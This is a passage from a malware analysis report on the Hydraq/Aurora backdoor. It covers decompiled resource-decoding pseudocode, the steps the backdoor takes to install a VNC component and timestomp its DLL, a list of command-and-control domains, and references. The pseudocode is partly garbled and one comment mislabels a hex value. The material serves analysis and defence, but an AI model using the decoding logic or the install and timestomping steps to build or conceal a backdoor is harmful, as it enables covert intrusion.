            else if (rsrc_buffer[i+j] == 0x3D)  // 0x2F = '='
            {
               rsrc_buffer[i+j] = 0x00;
            }
          }//for(int j = 0; j < 0x04; j++)

          rsrc_buffer[i+1] = rsrc_buffer[i+1] >> 0x04
          rsrc_buffer[i] = rsrc_buffer[i] << 0x02
          rsrc_buffer[i+1] = rsrc_buffer[i] | rsrc_buffer[i+1]
          [rsrc_result + k] = rsrc_buffer[i+1]

          rsrc_buffer[i+1] = rsrc_buffer[i+1] << 0x04
          rsrc_buffer[i+2] = rsrc_buffer[i+2] >> 0x02
          rsrc_buffer[i+2] = rsrc_buffer[i+2] | rsrc_buffer[i+1]

          rsrc_buffer[i+1] = rsrc_buffer[i+2]
          rsrc_buffer[i+1] = rsrc_buffer[i+1] << 0x06
          rsrc_buffer[i+1] = rsrc_buffer[i+1] | rsrc_buffer[i+3]

          [rsrc_result + k + 1] = rsrc_buffer[i+2]
          [rsrc_result + k + 2] = rsrc_buffer[i+1]
          k+=3;
        }       //for(int i = 0; i < 0x150; i+=4)

//----->End decoding code
```

Appendix D - Real-time Graphical Control


The *Hydraq* backdoor client can initiate real-time graphical control through the installation of Virtual Network Computing (VNC). Based on the malware code, the VNC DLL component can be installed in this sequence:

1. Client sends `Command 0x04 Task 0x08` to upload the file `acelpvc.dll`.


2. Client initiates `Command 0x07 Task 0x0B`.
    a. Get the file attributes of the file `%System%\acelpvc.dll`,
        check if it is directory or file,
        exit if its a directory.
    b. Get address of acelpvc.dll's export function "`EntryMain`"
    c. Get the file attribute of the file `%System%\VedioDriver.dll`,
        check if it is directory or file,
        exit if its a directory.

3.1 If `%System%\VedioDriver.dll` exists,
    a. Load acelpvc.dll in the memory space of the malware.
    b. Execute acelpvc.dll's `EntryMain` export function with the server IP address and port as the parameter. The client is expected to have a VNC client to receive the frame-buffer [9] from the server.

3.2 If `%System%\VedioDriver.dll` does NOT exist,
    a. Contact the client to download VedioDriver.dll
    b. The Server receives `VedioDriver.dll` from the client.
    c. Verify the CRC value of the created file from the server, and delete if it is different.
    d. Modify the file's date and time attributes to be the same as the system file, `user32.dll`.



[Appendix D Figure 01 - Acelpvc.dll list of APIs used in the Import Table]



[Appendix D Figure 02 - VedioDriver.dll Export Functions]

Appendix E - Domain Name List

- 360.homeunix.com
- www.ccmp1.com
- blog1.servebeer.com
- sl1.homelinux.org
- update.ourhobby.com
- ftp2.homeunix.com

Complete List as published at http://www.security.nl/files/aurorafiles.txt

- 69.164.192.4
- alt1.homelinux.com
- amt1.homelinux.com
- aop1.homelinux.com
- app1.homelinux.com
- blogspot.blogsite.org
- filoups.info
- ftpaccess.cc
- google.homeunix.com
- members.linode.com
- tyuqwer.dyndns.org
- voanews.ath.cx
- webswan.33iqst.com:4000
- yahoo.8866.org
- ymail.ath.cx
- yahooo.8866.org
- connectproxy.3322.org
- csport.2288.org

Reference

[1] http://googleblog.blogspot.com/2010/01/new-approach-to-china.html

[2] http://www.state.gov/secretary/rm/2010/01/135519.htm

[3] http://www.dni.gov/testimonies/20100202_testimony.pdf

[4] http://www.scribd.com/doc/13731776/Tracking-GhostNet-Investigating-a-Cyber-Espionage-Network

[5] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0249

[6] http://www.microsoft.com/technet/security/Bulletin/MS10-002.mspx

[7] http://en.wikipedia.org/wiki/Cyberwarfare

[8] Inside CyberWarfare by Jeffrey Carr http://oreilly.com/catalog/9780596802165

[9] http://en.wikipedia.org/wiki/Framebuffer

[10] http://www.forensicfocus.com/downloads/windows-registry-quick-reference.pdf